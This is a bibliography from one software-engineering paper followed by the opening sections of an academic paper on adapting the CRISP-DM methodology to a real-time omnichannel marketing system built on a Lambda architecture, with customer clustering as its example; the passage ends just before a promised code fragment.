- [1] B. Boehm, "A view of 20th and 21st century software engineering", in *Proceedings of the 28th international conference on Software engineering*, ACM, 2006, pp. 12–29. DOI: 10.1145/1134285.1134288.
- [2] R. L. Glass, "The standish report: Does it really describe a software crisis?", *Communications of the ACM*, vol. 49, no. 8, pp. 15–16, 2006. DOI: 10.1145/1145287.1145301.
- [3] A. Sikora and R. Drechsler, *Software-Engineering und Hardware-Design – eine systematische Einführung*. Fachbuchverlag Leipzig, 2002, ISBN: 978-3446218611.
- [4] W. Ecker, W. Müller, and R. Dömer, *Hardware-dependent Software*. Netherlands: Springer, 2009, ISBN: 978-1-4020-9435-4. DOI: 10.1007/978-1-4020-9436-1.
- [5] G. Piccoli and B. Ives, "IT-dependent strategic initiatives and sustained competitive advantage: A review and synthesis of the literature", *MIS Quarterly*, vol. 29, no. 4, pp. 747–776, 2005, ISSN: 0276-7783.
- [6] T. Baumann, "Simulation-driven design of distributed systems", *SAE International*, SAE Technical Paper, 2011, pp. 1–7. DOI: 10.4271/2011-01-0458.
- [7] D. Gelperin and B. Hetzel, "The growth of software testing.", *Communications of the ACM*, vol. 31, no. 6, pp. 687–695, 1988, ISSN: 00010782.
- [8] K. Beck, *Test-driven development: by example*. Addison-Wesley Professional, 2003.
- [9] T. Baumann, *Automatisierung der frühen Entwurfsphasen verteilter Systeme*. Saarbrücken, Germany: Südwestdeutscher Verlag für Hochschulschriften, 2009, ISBN: 978-3-8381-1266-4.
- [10] I. Sommerville, *Software Engineering*, 9th edition. Boston: Addison-Wesley Longman, 2010, ISBN: 978-0137053469.
- [11] J. Beatty and K. Wiegiers, *Software Requirements*, 3rd. Redmond: Microsoft Press, 2013, ISBN: 978-0735679665.
- [12] M. Glinz, "On non-functional requirements", in *15th IEEE International Requirements Engineering Conference*, (Delhi), Oct. 2007, pp. 21–26, ISBN: 978-0-7695-2935-6. DOI: 10.1109/RE.2007.45.
- [13] I. Jacobson, G. Booch, and J. Rumbaugh, *The Unified Software Development Process*. Reading, MA: Addison Wesley, 1999, ISBN: 978-0201571691.
- [14] A. Avizienis, J.-C. Laprie, B. Randell, and C. Landwehr, "Basic concepts and taxonomy of dependable and secure computing", *IEEE Transactions on Dependable and Secure Computing*, vol. 1, no. 1, pp. 11–33, 2004, ISSN: 1545-5971. DOI: 10.1109/TDSC.2004.2.
- [15] B. Pfützinger, T. Baumann, D. Macos, and T. Jestädt, "Using parameter optimization to calibrate a model of user interaction", in *Proceedings of the 2014 Federated Conference on Computer Science and Information Systems*, M. P. M. Ganzha L. Maciaszek, Ed., ser. *Annals of Computer Science and Information Systems*, vol. 2, IEEE, Sep. 2014, pp. 1111–1116, ISBN: 978-83-60810-58-3. DOI: 10.15439/2014F123.
- [16] H. Balzert, *Lehrbuch der Softwaretechnik: Basiskonzepte und Requirements Engineering*. Springer, 2008, ISBN: 978-3-8274-2247-7. DOI: 10.1007/978-3-8274-2247-7.
- [17] D. L. Dvorak, "NASA study on flight software complexity", *6th AIAA InfotechAerospace Conference*, Seattle, Washington, Apr. 9, 2009. DOI: 10.2514/6.2009-1882.
- [18] E. Hull, K. Jackson, and J. Dick, *Requirements Engineering*, 3rd ed. London: Springer, 2011. DOI: 10.1007/978-1-84996-405-0.
- [19] O. Gotel, J. Cleland-Huang, J. Hayes, A. Zisman, A. Egyed, P. Grünbacher, A. Dekhtyar, G. Antoniol, J. Maletic, and P. Mäder, "Traceability fundamentals", in *Software and Systems Traceability*, J. Cleland-Huang, O. Gotel, and A. Zisman, Eds., London: Springer, 2012, pp. 3–22, ISBN: 978-1-4471-2238-8. DOI: 10.1007/978-1-4471-2239-5 1.
- [20] Bundesstelle für Informationstechnik, *Zusammenarbeit mit IT-Organisation und Betrieb*, [accessed 09-Jul-2014], V-Modell XT Bund, Bundesministerium des Innern, Sep. 20, 2013. [Online]. Available: [http://gsb.download.bva.bund.de/BIT/V-Modell\\_XT\\_Bund/V-Modell%20XT%20Bund%20HTML/f4a3125029a3017.html](http://gsb.download.bva.bund.de/BIT/V-Modell_XT_Bund/V-Modell%20XT%20Bund%20HTML/f4a3125029a3017.html).
- [21] F. J. Brooks, "No silver bullet: Essence and accidents of software engineering", *IEEE Software*, vol. 20, no. 4, pp. 10–19, Apr. 1987, ISSN: 0018-9162. DOI: 10.1109/MC.1987.1663532.
- [22] D. Thomas and A. Hunt, *The Pragmatic Programmer: From journeyman to master*. Boston, MA: Addison-Wesley Professional, 1999, ISBN: 978-0201616224.
- [23] H. Sneed, "Testing against natural language requirements", in *QSIC '07. Seventh International Conference on Quality Software*, 2007, Oct. 2007, pp. 380–387. DOI: 10.1109/QSIC.2007.4385524.
- [24] J. M. Spivey, *The Z Notation: A Reference Manual*. Upper Saddle River, NJ, USA: Prentice-Hall, Inc., 1989, ISBN: 0-13-983768-X.
- [25] C. B. Jones, *Systematic Software Development Using VDM*, 2nd ed. Upper Saddle River, NJ, USA: Prentice-Hall, Inc., 1990, ISBN: 0-13-880733-7.
- [26] ISO, "ISO 8807:1989, information processing systems – open systems interconnection – LOTOS: A formal description technique based on the temporal ordering of observational behaviour", *International Organization for Standardization*, Geneva, Switzerland, ISO 8807, Sep. 1989.
- [27] J.-R. Abrial, *The B-book: Assigning Programs to Meanings*. New York, NY, USA: Cambridge University Press, 1996, ISBN: 0-521-49619-5.
- [28] G. J. Myers and C. Sandler, *The Art of Software Testing*. Hoboken, NJ: John Wiley & Sons, 2004, ISBN: 0471469122.
- [29] C.-C. Lee and J. Friedman, "Requirements modeling and automated requirements-based test generation", *SAE Int. J. Aerosp.*, vol. 6, pp. 607–615, Sep. 2013. DOI: 10.4271/2013-01-2237.
- [30] E. M. Clarke Jr., O. Grumberg, and D. A. Peled, *Model Checking*. Cambridge, MA, USA: MIT Press, 1999, ISBN: 0-262-03270-8.
- [31] W. Howden, "Functional program testing", *IEEE Transactions on Software Engineering*, vol. SE-6, no. 2, pp. 162–169, Mar. 1980, ISSN: 0098-5589. DOI: 10.1109/TSE.1980.230467.
- [32] E. T. Barr, M. Harman, P. McMinn, M. Shahbaz, and S. Yoo, "The oracle problem in software testing: A survey", *IEEE Transactions on Software Engineering*, vol. 41, no. 5, pp. 507–525, May 2015, ISSN: 0098-5589. DOI: 10.1109/TSE.2014.2372785.
- [33] C. Larman and V. R. Basili, "Iterative and incremental development: A brief history", *Computer*, vol. 36, no. 6, pp. 47–56, Jun. 11, 2003, ISSN: 0018-9162. DOI: 10.1109/MC.2003.1204375.
- [34] S. G. Alawneh and D. K. Peters, "Using test oracles and formal specifications with test-driven development.", *International Journal of Software Engineering & Knowledge Engineering*, vol. 23, no. 3, pp. 361–385, 2013, ISSN: 02181940. DOI: 10.1142/S0218194013500113.
- [35] D. Janzen and H. Saiedian, "Test-Driven Development: Concepts, taxonomy, and future direction", *Computer*, vol. 38, no. 9, pp. 43–50, Sep. 2005, ISSN: 0018-9162. DOI: 10.1109/MC.2005.314.
- [36] CEN, *ISO/TS 17575-1:2010 Electronic fee collection - Application interface definition for autonomous systems - part 1: Charging*. Geneva, Switzerland: CEN, 2010.
- [37] M. Hobday, A. Davies, and A. Prencipe, "Systems integration: A core capability of the modern corporation", *Industrial and corporate change*, vol. 14, no. 6, pp. 1109–1143, Dec. 2005. DOI: 10.1093/icc/dth080.
- [38] L. Lamport, *Distribution*, e-mail message, [accessed 16-Nov-2014], May 1987. [Online]. Available: <http://research.microsoft.com/en-us/um/people/lamport/pubs/distributed-system.txt>.
- [39] D. Griffin and A. Tversky, "The weighing of evidence and the determinants of confidence", *Cognitive Psychology*, vol. 24, no. 3, pp. 411–435, 1992. DOI: 10.1016/0010-0285(92)90013-R.
- [40] B. Pfützinger, T. Baumann, D. Macos, and T. Jestädt, "Using simulations to study the efficiency of update control protocols", in *2014 47th Hawaii International Conference on System Sciences (HICSS)*, Jan. 2014, pp. 5154–5161. DOI: 10.1109/HICSS.2014.634.
- [41] —, "Modeling regional reliability of 2G, 3G, and 4G mobile data networks and its effect on the German automatic tolling system", in *2015 48th Hawaii International Conference on System Sciences (HICSS)*, Jan. 2015, pp. 5439–5445. DOI: 10.1109/HICSS.2015.640.

# A view on the methodology of analysis and exploration of marketing data

Maciej Pondel  
Wrocław University of  
Economics, Poland  
Unity S.A. Wrocław

Email: maciej.pondel@ue.wroc.pl

Jerzy Korczak  
Wrocław University of  
Economics, Poland  
ICT4EDU, Wrocław

Email: jerzy.korczak@ue.wroc.pl

□

**Abstract**—The paper proposes a methodology for the development of a marketing decision support system using Big Data technology and data mining techniques. The approach was inspired by the CRISP-DM methodology, which is not oriented towards Big Data projects. Therefore, we have modified this methodology with respect to the purpose and technological requirements of the project. The proposed methodology was tested during development of RTOM (Real Time Omnichannel Marketing) project. Project tasks focus on the analysis and exploration of large and heterogeneous data sets. The paper presents the phases of the project implementation according to the extended CRISP-DM methodology, taking into account the specifics of the analysis and exploration processes of large real-time marketing databases. Examples of project steps are also provided to illustrate the approach.

## I. INTRODUCTION

DATA exploration is a process of automatic detection of non-trivial, unknown, and potentially useful relationships, rules, patterns, similarities, or trends in large data sets [1]. Generally speaking, the task of exploration is to analyze data and processes it in order to better understand and use it in decision-making processes. Data mining is a multi-disciplinary area that integrates a range of research fields such as information systems, databases and warehouses, statistics, artificial intelligence, parallel computing, operational research, visualization, and computer graphics. Exploration systems use a broad range of information and communication technologies, Web technologies, information retrieval methods, and geolocation techniques, as well as signal processing and bioinformatics.

In this paper, an approach to development methodology of the analysis and exploration of marketing data is presented, adopted in a Real Time Omnichannel Marketing (RTOM) system. In the project, the data is collected mainly in real time and huge sets of data are processed, with high heterogeneity of data sources, formats, volume, and intensity of inflow. The user of RTOM (manager, marketing analyst, etc.) expects acquisition of non-trivial, new and useful knowledge that can be used in the decision-making process. In addition, the knowledge, extracted from the collected data, should be used automatically in customer communication processes to optimize the selected parameters of business process such as

purchase probability, customer satisfaction, customer retention risk, product margin, and more. Therefore, our project is not a typical task for most classic Business Intelligence systems, whose implementation is relatively well known [2].

Taking into account the complexity of the project, its innovative character as well as the multiplicity of skills and competences involved in it, and the inherent application of modern information technologies, it was necessary to adopt a uniform methodology of project implementation. In literature, a wide range of descriptions of data mining algorithms applied to generate insightful business analyses can be found, but there is much less information about the methodology of Big Data exploration [1], [2]. This methodology supported by software should enable teams to more efficiently and effectively implement projects entailing real-time knowledge acquisition from very large databases.

So far, several data mining methodologies and process models have been developed. They have achieved varying degrees of success in business applications. According to Gartner, in 2015, 85% of Fortune 500 organizations failed to execute Big Data projects! Those who succeeded were characterized by a high degree of organizational maturity and a good methodological approach [3].

Recent studies of the usage of methodologies in large database exploration projects indicate that the CRISP-DM methodology, proposed by MIT, dominates (42% of applications), followed by own methodologies (19%), while the SEMMA methodology proposed by SAS ranks third (13%) [4]. The other methodologies such as KDDProcess, My Organizations, and domain-oriented methodologies accounts only for a few percent of the market [3],[5]

When selecting the methodology for our project, the following considerations were taken into account:

- 1) the specificity and complexity of the project, in particular the process of exploring large databases in real time,
- 2) the need for a pragmatic approach to deliver an application focused on specific sales management and marketing issues,

□ This work was supported by Regional Research Program, Wrocław, Poland. Grant RPDS.01.02.02-02-0079/15-00

3) organizational maturity and competence of Unity S.A. in the areas of Big Data applications, modern analytical tools and information technology.

As a result of the studies and discussions, we chose the CRISP-DM methodology as a framework. Despite many usage areas, it is not a methodology oriented towards Big Data projects. Therefore, this methodology has been modified to meet our needs, the purpose of the project as well as its technological requirements in mind. In the following sections of this paper, we describe in detail the phases of the project development process, taking into account the specificity of the analysis and exploration processes of large real-time marketing databases.

## II. RTOM PROJECT OUTLINE

Real-Time Omnichannel Marketing (RTOM) provides automated and personalized real-time consumer interaction based on the collection and processing of empirical consumer data in a multi-channel sales and marketing model using artificial intelligence and geotargeting algorithms.

The basic assumption of a multi-channel sales strategy is based on the fact that a single customer transaction can be carried out using more than one customer contact channel with the supplier. In a classic multi-channel approach, the seller has multiple customer-facing channels (e.g. bricks & mortar shopping centers, website, on-line commerce systems, mobile application, contact-center, and many more). The omnichannel approach is intended to improve the customer experience. Deployment of the omnichannel approach requires full integration of off-line channels with those on-line at the business and IT level. Today's Consumer Journey involves a variety of activities and it is carried out in multiple communication channels, as shown in Figure 1.

Omnichannel is a big business and IT challenge, but first of all a chance to fully understand customer needs and behaviors (see [6], [7]). Therefore, data mining tasks and Big Data technology must be employed to attain the full implementation of the strategy [10]. The basic requirements for the RTOM system are the following:

- 1) Building a unified customer profile based on the Master Data Management concept [11], with various types of references between entities implemented, e.g.:
- 2) Shopping preferences: what size of clothes the customer buys, what colors / styles they choose, their favorite brands, etc.,
  - Channels in which the customer contacts the retailer / purchases products / picks products up / gives feedback,
  - Time of purchase (e.g. birthday / occasions, holiday, particular season, etc.)
  - Final receiver (whether the client buys for themselves, partner / spouse, child, another person).
- 3) Ability to seamlessly incorporate new artificial intelligence models. Currently available recommendation are based mostly on statistical analysis or simple association rules. In RTOM, we will implement unsupervised learning methods: various clustering algorithms, multi-level associative rules, and also supervised learning methods such as classifiers and predictors. The system must allow the final user to design their own predictive models.
- 4) Ability to perform analysis of behavioral data not only describing store transactions, but also characterizing the way visitors navigate the website, perform searches and filter data, etc., and how they interact with off-line channels (store visit records, complaint registers, communication with contact centers). The analysis is supported by domain-specific knowledge of the industry / characteristics of the products offered by a selected retail network, for example:




Fig. 1. Customer Experience Journey Map




Fig. 2. RTOM general architecture

- Product should be identified by its characteristics rather than on SKU (e.g., the information that the client viewed white running shoes of a given size and brand is far more important for us than the fact that the product's id was 343202043)
- Product's designation e.g. the season regards to casual shoes or jackets, and is irrelevant in regard to a wallet and maybe partly relevant to a skirt or t-shirt.
- For whom the product is designed (male, female, youth, infants), which matters in the case of clothes or books, but not for TV sets.

The project is intended to provide a retailer or a client with real-time recommendation of a product purchase, discount or marketing activity in order to maximize a selected customer experience factor (purchase probability, customer satisfaction, customer retention risk, product margin). The recommendations should be delivered by models based on the knowledge gathered from collected data sets and supported by experienced specialists' expertise.

The project also includes features of generating knowledge from collected data in the form of:

- interactive reports facilitating confirmation or denial of hypotheses,
- recommendations for marketing messages directed to individual customer segments resulting from the predictive model but not necessarily generated in a real-time,

Considering the heterogeneity of data sources mentioned earlier, the enormous amount of data and the need to generate real-time response, we decided to base the RTOM architecture on Lambda architecture. Lambda is a reference

architecture for scalable real-time data processing systems [9], [10]. As shown in Figure 2, the platform consists of 3 layers typical for Lambda architecture, namely:

- batch layer - storing immutable append-only set of raw data, describing: customer features and customer's behavior (a unified customer profile). This collection is called the master dataset from which we generate batch views. This repository is based on Apache Hadoop and HDFS file system. We use Hadoop based data retrieval mechanisms mainly:

- Hive<sup>1</sup> (data warehouse software),
- Impala<sup>2</sup> (low latency and high concurrency analytic database for BI/analytic queries on Hadoop)
- HBase<sup>3</sup> (non-relational, distributed database inspired by Google's Bigtable approach),
- Cassandra<sup>4</sup>, (distributed NoSQL database) etc..

- serving layer – storing indexed batch views, which enables to generate reports in a low-latency and ad-hoc way. It also stores predictive models defined in our project.

- speed layer - real-time views storing recent data only to compensate the batch views with real time data.

The Lambda Architecture aims to satisfy the needs for a robust system that is fault-tolerant, both against hardware failures and human mistakes, being able to serve a wide range of workloads and use cases, and in which low-latency reads and updates are required. The resulting system should be linearly scalable, and it should scale out rather than up [12]. Although we are aware that Lambda Architecture is questioned [13], we decided to use it as a reference architecture but we carefully follow its indicated drawbacks to avoid potential problems.

<sup>1</sup> <https://hive.apache.org/>

<sup>2</sup> <https://impala.incubator.apache.org/>

<sup>3</sup> <https://hbase.apache.org/>

<sup>4</sup> <http://cassandra.apache.org/>



### III. CRISP DM METHODOLOGY – PROPOSED EXTENSIONS

Many of the mentioned methods and technologies were used to analyze marketing data for the purposes of the project and implementation of the RTOM platform. Unlike most existing CRM systems, we were more focused on analyzing heterogeneous, semi-structured data available in real-time. This required not only broad adoption of Big Data technology, artificial intelligence, and the mobile technology, but also consistent assumption of the appropriate methodology for the design and implementation of the platform. As we noted, the adopted methodology is largely founded on the CRIPS-DM methodology.

The CRISP-DM methodology assumes that each data mining project develops in a specific lifecycle. Unlike the original CRISP-DM version, where the process of project development is divided into six phases, in our approach two stages of CRISP-DM: understanding and data preparation are integrated into one. Figure 3 shows a diagram of the RTOM platform development process. The arrows in the diagram shown below indicate the relationships between the different phases. It should be pointed out that improvement and enhancement of the existing solutions usually follows the five phases. The circle surrounding them symbolizes the continuous adaptation of the solutions to new environments.

The **first phase** consists in defining and understanding the project requirements from a business perspective and pre-planning activities to achieve the project goal. Understanding business considerations includes:

- clear formulation of the goal and requirements of the project using business terminology,
- use of defined objectives and constraints to detail the problem,
- formulation of the initial hypotheses and methods of their validation,
- collection of opinions about the proposed solutions put forward by managers, shareholders and domain experts,
- identification of sources of data acquisition and the scope of required data,
- identification of the necessary tools and information technologies,
- definition of the initial schedule of activities to be undertaken so as to achieve the goals.

In the approach, we assume that the formulated hypotheses are pre-validated on a sample of source data by a data analyst, using the Orange <sup>5</sup>data mining platform. The analyst should document their work and provide the first version of the models with an I/O description (including the definition of variables and required data preprocessing).

The milestone of this phase is the elaboration of documentation containing answers to the above-mentioned points and documentation of the pre-model (models) developed on the Orange platform.




Fig. 3 Phases of the platform development methodology

To illustrate the approach, we apply the example of one of the tasks solved on the RTOM platform, i.e. customer clustering. In this application, clustering can concern customers, products, transactions, and customer contacts with store web pages. For example, in our database we have several thousand customers, each described by several dozen attributes of various importance. The goal of clustering is to find clusters of similar customers to whom we can send an offer or whom we can target when promoting specific products. We require clusters to have specific statistical characteristics (such as minimum variance) and usefulness in marketing decision making (e.g. determining loyal customer groups). Clustering is expected to ensure that promotion of store products becomes more effective, which will be specifically expressed in sales profitability ratios. In this phase, the data have to be identified; in our case, they are transactional systems, CRM, geolocation data, social networks and logs of store web services.

Working on the problem, it is extremely important to formulate preliminary hypotheses and to assess the proposed methods of achieving the goals set by the company's managers, shareholders and domain experts. What is innovative, in terms of methodology, is to develop a prototype of a model and perform initial validation on a simplified case, using an easy-to-use data mining tool. One such tool is an open source visual programming platform Orange. The clustering process diagram is shown in Fig.4.

The obtained results together with the cluster visualization allow one not only to better understand the problem and to clarify business objectives, but also to perform an initial validation of the solution.

<sup>5</sup> The Orange platform is an easy-to-use data mining tool with a rich graphical interface and functions for data analysis, classification, clustering and prediction. The visual design of the data exploration process together

with the ability to expand functions in Python make Orange a tool used very often by analysts. More information about Orange can be found on the web site of the University of Ljubljana <http://orange.biolab.si>.






Fig. 4 Visual diagram of customer clustering

The **second phase** concerns the identification, understanding and preparation of data. In our approach, compared to the original CRISP-DM, we integrated two stages: the understanding and preparation of data. From all the phases, it is the most iterative and time consuming work. The main task is to collect pre-process data to be used by the tools and data mining algorithms. In the context of Big Data technology, the data is collected in so-called data sandboxes. Technically, a data sandbox consists of massively parallel processors, extensive memory, and I / O mechanisms that ensure the scalability of the data collection processes and the independence of the operational database systems [14]. Thanks to this, the sandbox provides the ability to carry out complex data analyses without interrupting the operation of the company's information systems. The collected data may be of heterogeneous types; they can come from transactional systems, mobile devices, OLAP cubes, telephone logs, Web logs, and the Internet. It should be taken into account that the size of a data sandbox may exceed many times the size of a company data warehouse.

It should be noted that although the sandbox data is shared by data analysts and exploration modules, at the same time the sandbox platform has to ensure data security and confidentiality.

The second important task of this phase is the preparation and transformation of data according to the Extract-Load-Transform (ELT) scheme. The value of the ELT is that it preserves data in its original form in the database. Therefore, the analyst may freely convert it or leave it unchanged. As far as this job is concerned, it is important to control the quality of the collected data and provide statistically useful measures. The last task is to organize and design the transformation process of raw data. Typical transformation operations include attribute analysis, data cleaning and normalization, completion of missing information, etc.

In the project, the data sandbox platform is run under Linux; we apply the NOSQL database technology available

on the Hadoop platform, and processing compliant with the MapReduce paradigm available in the Spark engine [15].

The phase milestones are the development of technical documentation and the creation of the sandbox for RTOM. For example, in the RTOM project, the main source of data is the transaction processing system and customer logs with the store's web application. The database schema is illustrated in Fig.5.

In addition to transactional data, the sandbox collects data from all marketing channels, which include customer geo-location data or data pertaining to customer activity in social networks.

The **third phase** of the process focuses on the design and choice of the data mining model. While in the previous phase we were concentrated more on data quality, at this phase we undertake the problem of discovering the relationships between variables in the area of specific business problems. We use the documentation of the preliminary version of the model (models) previously prepared on the Orange platform. It is important here to engage the domain experts who might suggest variables that can influence the solution and to accept or reject the hypotheses defined in the first phase. In particular, it may concern interpretation of correlation and causal relationships.

The choice of attributes is crucial for the performance of data exploration. The analyst must be open to the prospect of examining various algorithms, their parametrizations, and the composition of the input vectors. The design of the input vector and the data mining models is an iterative process. Model learning and testing on all possible variables is usually impractical. In order to reduce the dimensionality of space, analysts can consult the experts who will suggest important variables or use algorithms that rank variables according to criteria such as the Gini index, information gain,  $\chi^2$ , ANOVA, or the rate of entropy reduction.

There are many data mining models. Generally, they fall into three categories: classification, prediction and

clustering<sup>6</sup>. In the RTOM project, we restricted the offer to the models available in Apache Mahout<sup>7</sup>, Spark MLlib<sup>8</sup>, Tensorflow Core<sup>9</sup> and Pandas<sup>10</sup> [16], [17].

To provide an example of our work, we applied the clustering models available in Apache Mahout<sup>11</sup>, Spark MLlib and Tensorflow Core libraries [8], [15]. From the available clustering models, the k-means model [1], [10] was chosen. The following fragment of the code illustrates a part of the model specification

